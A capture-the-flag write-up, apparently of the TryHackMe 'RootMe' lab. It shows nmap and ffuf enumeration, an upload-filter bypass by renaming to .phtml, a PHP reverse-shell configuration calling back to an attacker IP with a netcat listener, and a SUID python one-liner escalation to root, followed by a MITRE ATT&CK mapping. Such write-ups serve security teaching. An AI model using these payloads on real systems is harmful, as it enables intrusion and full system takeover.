

ROOTME

Target Information

Target IP: 10.49.147.30

Reconnaissance

Nmap

Scanning the network for any open ports

```
nmap -sS -p- 10.49.147.30 --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-24 14:39 UTC
Nmap scan report for ip-10-49-147-30.ap-south-1.compute.internal (10.49.147.30)
Host is up (0.0044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.05 seconds
`
```

There are 2 Open ports, Targeting only the Open port

- SSH - 22
- HTTP - 80

Types of Scan Used:

- Version Scan
- Aggressive Scan
- OS Scan

```
nmap -sV -A -O -p22,80 10.49.147.30 --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-24 14:39
```

UTC

Nmap scan report for ip-10-49-147-30.ap-south-1.compute.internal (10.49.147.30)

Host is up (0.00063s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 a791668adb933d8927f8bd5b58a23719 (RSA)

| 256 2f3523863238502e470e738285374cf4 (ECDSA)

|_ 256 8f215de612c8297a6ea883ec683f8c12 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_ http-title: HackIT - Home

|_ http-server-header: Apache/2.4.41 (Ubuntu)

| http-cookie-flags:

| /:

| PHPSESSID:

|_ httponly flag not set

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.10 - 3.13 (93%), Linux 3.8 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 1.03 ms ip-10-49-147-30.ap-south-1.compute.internal (10.49.147.30)

Targeting the HTTP (first)

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

The Home page of the target site



Enumeration


FFUF

Going to perform the directory enumeration on the target site


```
ffuf -u "http://10.49.147.30/FUZZ" -w /usr/share/wordlists/
seclists/Discovery/Web-Content/directory-list-2.3-big.txt -
t 200
```

```
uploads          [Status: 301, Size: 314, Words: 20,
Lines: 10, Duration: 9ms]
css               [Status: 301, Size: 310, Words: 20,
Lines: 10, Duration: 0ms]
js               [Status: 301, Size: 309, Words: 20,
Lines: 10, Duration: 2ms]
panel            [Status: 301, Size: 312, Words: 20,
Lines: 10, Duration: 3ms]
```

Checking out panel



Uploaded a demo file "small.txt"



/upload

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory	-		
 small.txt	2026-03-24 15:27	6.4K	

Apache/2.4.41 (Ubuntu) Server at 10.49.147.30 Port 80

Moving to exploitation phase.

Exploitation

We can perform file upload vulnerability on the site.

During the Nmap scan found that the site has PHP uses this cookie by default for session management.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a791668adb933d8927f8bd5b58a23719 (RSA)
|   256 2f3523863238502e470e738285374cf4 (ECDSA)
|_  256 8f215de612c8297a6ea883ec683f8c12 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.10 - 3.13 (94%), Linux 3.8 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
```


We need a php reverse shell script to upload it.

Script Link From pentestmonkey: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

```
GNU nano 6.4 php_reverse_shell.phtml
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.49.97.130'; // CHANGE THIS
$port = 2222; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Change the IP address to attacking machine IP and port 2222.



When uploading php_reverse_shell.php the upload filter is restricting the php file. And Showing message php is not allowed.

Modified the .php extension to .phtml to bypass the upload file filter.

phtml extension are most commonly associated with PHP Web pages. The PHTML files contain PHP code that is parsed by a PHP engine. This allows the Web server to generate dynamic HTML that is displayed in a Web browser. The PHTML files are often used to access databases.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
?php_reverse_shell.phtml	2026-03-24 15:56	5.4K	
small.txt	2026-03-24 15:43	6.4K	

Apache/2.4.41 (Ubuntu) Server at 10.49.147.30 Port 80

Successfully bypassed the upload file filter.

Setting up the netcat tool to listen on port 2222

```
(root@kali)-[~]
# nc -lnvp 2222
listening on [any] 2222 ..
```

Clicking the uploaded file in the upload.

```
(root@kali)-[~]
# nc -lnvp 2222
listening on [any] 2222 ...
connect to [10.49.97.130] from (UNKNOWN) [10.49.147.30] 46710
Linux ip-10-49-147-30 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 GNU/Linux
16:06:13 up 1:35, 0 users, load average: 0.00, 0.00, 1.11
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Successfully gained access.

finding the user.txt.

```
$ find / -name "user.txt" 2>/dev/null
/var/www/user.txt
```

user.txt

```
THM{y0u_g0t_a_sh3ll}
```

Privilege Escalation

In order to access the root.txt we have to be root user. SUID (Set User ID) allows a program to run with the privileges of its owner rather than the user executing it. When a file owned by root has the SUID bit set, it can potentially be abused to gain root access.

```
find / -type f -user root -perm -u=s 2>/dev/null
```

What does this command do:

- **find /** — Search starting from the root directory (the entire filesystem)
- **type f** — Only look for regular files (ignore directories, devices, etc.)
- **user root** — Only return files owned by the root user
- **perm -u=s** — Find files with the SUID bit set
- **2>/dev/null** — Redirects permission errors (which would clutter output) into the void

```

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping

```

We can abuse the python2.7 using the platform: <https://gtfobins.org/>

/ python

Sponsor Fork Star 12,841

Shell Reverse shell File write File read Upload Download Library load

Comment

The payloads are compatible with both Python version 2 and 3.

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID** Capabilities

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Search for python then move to shell section and select the option SUID.

The payload :

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```

06:14:49 up 24 min, 0 users, load average: 0.08, 0.04, 0.05
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root

```


Gained root access.

Finding the root.txt file for the flag

```
find / -name "root.txt" 2>/dev/null
```

Got the root.txt flag

```
THM{pr1v1l3g3_3sc4l4t10n}
```

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
find / -name "root.txt" 2>/dev/null
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

MITRE ATT&CK Mapping

1. Reconnaissance

- T1046 – Network Service Discovery
Reason: Used Nmap to discover open ports and services.

2. Initial Access

- T1190 – Exploit Public Facing Application
Reason: Exploited file upload functionality to gain remote code execution.

3. Persistence / Execution

- T1505.003 – Web Shell
Reason: Uploaded malicious .phtml reverse shell.

4. Command and Control

- T1071 – Application Layer Protocol
Reason: Reverse shell communication over TCP.

5. Discovery

- T1083 – File and Directory Discovery
Reason: Used “find” command to locate sensitive files.

6. Privilege Escalation

- T1548.001 – Abuse Elevation Control Mechanism (SUID)
Reason: Abused SUID Python binary to spawn root shell.

7. Collection

- T1005 – Data from Local System
Reason: Accessed user.txt and root.txt.

DONE BY

RUTHRAN-SEC